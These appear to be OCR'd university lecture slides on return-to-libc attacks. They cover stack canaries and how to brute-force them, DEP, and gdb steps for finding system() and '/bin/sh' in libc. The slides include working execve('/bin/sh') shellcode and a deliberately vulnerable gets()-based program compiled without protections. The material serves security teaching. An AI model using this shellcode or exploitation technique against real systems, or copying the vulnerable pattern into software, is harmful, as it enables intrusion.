ret2libc

Yajin Zhou (http://yajin.org)

Zhejiang University


Credits: Most of slides are from CMPSC 447 of PSU(Gang Tan), CS-412 of EPFL(mathias payer), SeedLab (Kevin Du)

Review

- Buffer overflow
- Stack layout
- How to redirect control flow: overwrite return address

What We Have Learnt So Far


- Stack layout
- Overwrite the return address to shell code on the stack
- Defense
  - Stack canary
  - DEP



Stack Canary


- Big limitation: Disclosure attacks
  - By performing a buffer “overread”
  - Example is the famous Heartbleed attack against SSL
  - Why is this a problem for Stackguard canaries?

```
char packet[10];
…
// suppose len is adversary controlled
strncpy(buf, packet, len);
send(fd, buf, len);
```



Stack Canary

- Brute-forcing a stack canary
  - Why and how?
- A child process has the same canary with its parent process (Why?)
- Brute-force the canary: This method can be used on fork-and-accept servers where connections are spun off to child processes



Stack Canary

Buffer (N Bytes)	?? ?? ?? ?? ?? ?? ?? ??	RBP	RIP

Fill the buffer N Bytes + 0x00 results in no crash

Buffer (N Bytes)	00 ?? ?? ?? ?? ?? ?? ??	RBP	RIP


- Canary usually starts with 0x0, why?
- Fill the buffer N Bytes + 0x00 + 0x00 results in a crash
- N Bytes + 0x00 + 0x01 results in a crash
- N Bytes + 0x00 + 0x02 results in a crash
- ...
- N Bytes + 0x00 + 0x51 results in no crash -> 0x51 is the valid canary

Stack Canary

- A byte-by-byte brute-force requires 4*256 = 1024 attempts on average on x86 and 2048 on x86-64, assuming a fully random canary

Brute-forcing a 32-Bit Stack Canary

(simplified :))



How to Improve Stack Canary

- DynaGuard: Armoring Canary-Based Protections against Brute-force Attacks
  - Key idea: Upon each fork() update the inherited (old) canaries in the child process
    - Update the canary in the TLS of the new (child) process
    - Update the canaries in all inherited stack frames (from the parent process) with the new canary value

How to Improve Stack Canary

- PESC: A Per System-Call Stack Canary Design for Linux Kernel
  - Global canary: ARM64
  - Per task canary: x86_64 Linux kernel




Figure 3: PESC design. PESC represents Per System-call Canary.

Runtime Mitigation: DEP (NX)

- Computer architectures follow a Von-Neumann architecture
  - Storing code as data
  - This allows an attacker to inject code into stack or heap, which is supposed to store only data
- A Harvard architecture is better for security
  - Divide the virtual address space into a **data region** and a **code region**
  - The code region is readable (R) and executable (X)
  - The data region is readable (R) and writable (W)
  - No region is both writable and executable
    - An attacker can inject code into the stack, but cannot execute it

Runtime Mitigation: DEP (NX)

- DEP prevents code-injection attacks
  - AKA NX-bit (non executable bit), W © X
- DEP is now supported by most OSes and ISAs

Defeating DEP: Code Reuse Attacks

- Idea: reuse code in the program (and libraries)
  - No need to inject code
- Return-to-libc: replace the return address with the address of a dangerous library function
  - The attacker constructs suitable parameters on stack above return address
    - On x64, need more work of setting up parameter-passing registers
  - function returns and library function executes
    - e.g. `execve("/bin/sh")`
  - can even chain two library calls

- Ret2libc *without* ASLR

Non-executable Stack

- What if stack is nonexecutable?


```
const char code[] =
  "\x31\xc0\x50\x68//sh\x68/bin"
  "\x89\xe3\x50\x53\x89\xe1\x99"
  "\xb0\x0b\xcd\x80";

int main(int argc, char **argv)
{
   char buffer[sizeof(code)];
   strcpy(buffer, code);
   ((void(*)( ))buffer)( );
}
```

```
seed@ubuntu:$ gcc -z execstack shellcode.c
seed@ubuntu:$ a.out
$ ← Got a new shell!
```

```
seed@ubuntu:$ gcc -z noexecstack shellcode.c
seed@ubuntu:$ a.out
Segmentation fault (core dumped)
```

The Idea of Return-to-libc

- In fact, the process' memory space has lots of code that could be **abused**




A Vulnerable Program

```c
int vul()
{
    char buffer[32] = {0};
    register void *ebp asm ("ebp");
    printf("ebp: %p \n", ebp);
    printf("buffer: %p \n", buffer);
    printf("ebp - buf : %p \n", (unsigned int)ebp - (unsigned int)buffer);
    gets(buffer);
    return 1;
}

int main(int argc, char **argv)
{
    printf("ret2libc start \n");
    char *shell = (char *) getenv("MYSHELL");
    if (shell) {
        printf("address %p \n", shell);
    }
    vul();
    printf("ret2libc end \n");
    return(0);
}
```

```
work@iZbp1aqpkd2h0w2xh01183Z:~/ssec20/ret2libc$ cat make.sh
 gcc -o vul  -m32 -fno-pie -no-pie  -fno-stack-protector vul.c
```

How to Attack: Rethink the Stack Layout

- Step I: find the address of system function
- Step II: find the string “/bin/sh”
- Step III: pass “/bin/sh” to system function



Step I: Find the Address of the System Function

- We can use gdb to find the *system* function address
- System function is in libc
- Libc is loaded at runtime: we will talk more when ASLR is enabled.

```
Type "apropos word" to search for commands related to "word"...
Reading symbols from vul...(no debugging symbols found)...done.
(gdb) b main
Breakpoint 1 at 0x8048542
(gdb) r
Starting program: /home/work/ssec20/ret2libc/vul

Breakpoint 1, 0x08048542 in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0xf7e24d10 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xf7e17f70 <exit>
(gdb) p proc map
No symbol table is loaded.  Use the "file" command.
```

Step I: Find the Address of the System Function

```
(gdb) info proc map
process 4759
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000        0x0 /home/work/ssec20/ret2libc/vul
         0x8049000  0x804a000     0x1000        0x0 /home/work/ssec20/ret2libc/vul
         0x804a000  0x804b000     0x1000     0x1000 /home/work/ssec20/ret2libc/vul
        0xf7de8000 0xf7fba000   0x1d2000        0x0 /lib32/libc-2.27.so
        0xf7fba000 0xf7fbb000     0x1000   0x1d2000 /lib32/libc-2.27.so
        0xf7fbb000 0xf7fbd000     0x2000   0x1d2000 /lib32/libc-2.27.so
        0xf7fbd000 0xf7fbe000     0x1000   0x1d4000 /lib32/libc-2.27.so
        0xf7fbe000 0xf7fc1000     0x3000        0x0
        0xf7fd0000 0xf7fd2000     0x2000        0x0
        0xf7fd2000 0xf7fd5000     0x3000        0x0 [vvar]
        0xf7fd5000 0xf7fd6000     0x1000        0x0 [vdso]
        0xf7fd6000 0xf7ffc000    0x26000        0x0 /lib32/ld-2.27.so
        0xf7ffc000 0xf7ffd000     0x1000    0x25000 /lib32/ld-2.27.so
        0xf7ffd000 0xf7ffe000     0x1000    0x26000 /lib32/ld-2.27.so
        0xfffdd000 0xffffe000    0x21000        0x0 [stack]
(gdb)
```

Step II: Find the String “bin/sh”

- We can use multiple ways to find this string in the memory
- Option 1: we can use system environment variables

```
(gdb) x/s *((char **)environ + 24)
0xffffdeaa:     "SHELL=/bin/bash"
```

- The address of “/bin/bash” is 0xffff deaa + 6
- Not stable: the location of this string could change – **think why?**

```
(gdb) x/s *((char **)environ + 2)
0xffffdc67:     "SSH_CONNECTION=122.235.138.133 53225 172.16.46.61 22"
(gdb) x/s *((char **)environ + 3)
0xffffdc9c:     "LESSCLOSE=/usr/bin/lesspipe %s %s"
(gdb)
```

Step II: Find the String “bin/sh”

- Option 2: user–defined environment variables
- set MYSHELL=“/bin/sh”

```c
int main(int argc, char **argv)
{
    printf("ret2libc start \n");
    char *shell = (char *) getenv("MYSHELL");
    if (shell) {
        printf("address %p \n", shell);
    }
    vul();
    printf("ret2libc end \n");
    return(0);
}
```

```
(gdb) r
Starting program: /home/work/ssec20/ret2libc/vul
ret2libc start
address 0xffffdc5d
```

Step II: Find the String “bin/sh”

- In fact, libc has this string in its code section

```
(gdb) info proc map
process 4850
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000        0x0 /home/work/ssec20/ret2libc/vul
         0x8049000  0x804a000     0x1000        0x0 /home/work/ssec20/ret2libc/vul
         0x804a000  0x804b000     0x1000     0x1000 /home/work/ssec20/ret2libc/vul
        0xf7de8000 0xf7fba000   0x1d2000        0x0 /lib32/libc-2.27.so
        0xf7fba000 0xf7fbb000     0x1000   0x1d2000 /lib32/libc-2.27.so
        0xf7fbb000 0xf7fbd000     0x2000   0x1d2000 /lib32/libc-2.27.so
        0xf7fbd000 0xf7fbe000     0x1000   0x1d4000 /lib32/libc-2.27.so
        0xf7fbe000 0xf7fc1000     0x3000        0x0
        0xf7fd0000 0xf7fd2000     0x2000        0x0
        0xf7fd2000 0xf7fd5000     0x3000        0x0 [vvar]
        0xf7fd5000 0xf7fd6000     0x1000        0x0 [vdso]
        0xf7fd6000 0xf7ffc000    0x26000        0x0 /lib32/ld-2.27.so
        0xf7ffc000 0xf7ffd000     0x1000    0x25000 /lib32/ld-2.27.so
        0xf7ffd000 0xf7ffe000     0x1000    0x26000 /lib32/ld-2.27.so
        0xfffdd000 0xffffe000    0x21000        0x0 [stack]
(gdb) find 0xf7de8000,0xf7fba000,"/bin/sh"
0xf7f638cf
1 pattern found.
(gdb)
```

What We Have

- The address of system function and the string “/bin/sh”
- Now we need to invoke string function with the parameters
- Again, stack matters
- A normal function call
  - Caller
    - push parameters on the stack, use call instruction jump to callee, which pushes return address on the stack
  - Callee: push old ebp, move esp to ebp

Function Prologue and Epilogue

```
pushl   %ebp
movl    %esp, %ebp
subl    $N, %esp
```




图 5.3: How the stack changes when executing the function prologue

Function Prologue and Epilogue

```
movl   %ebp, %esp
popl   %ebp
ret
```

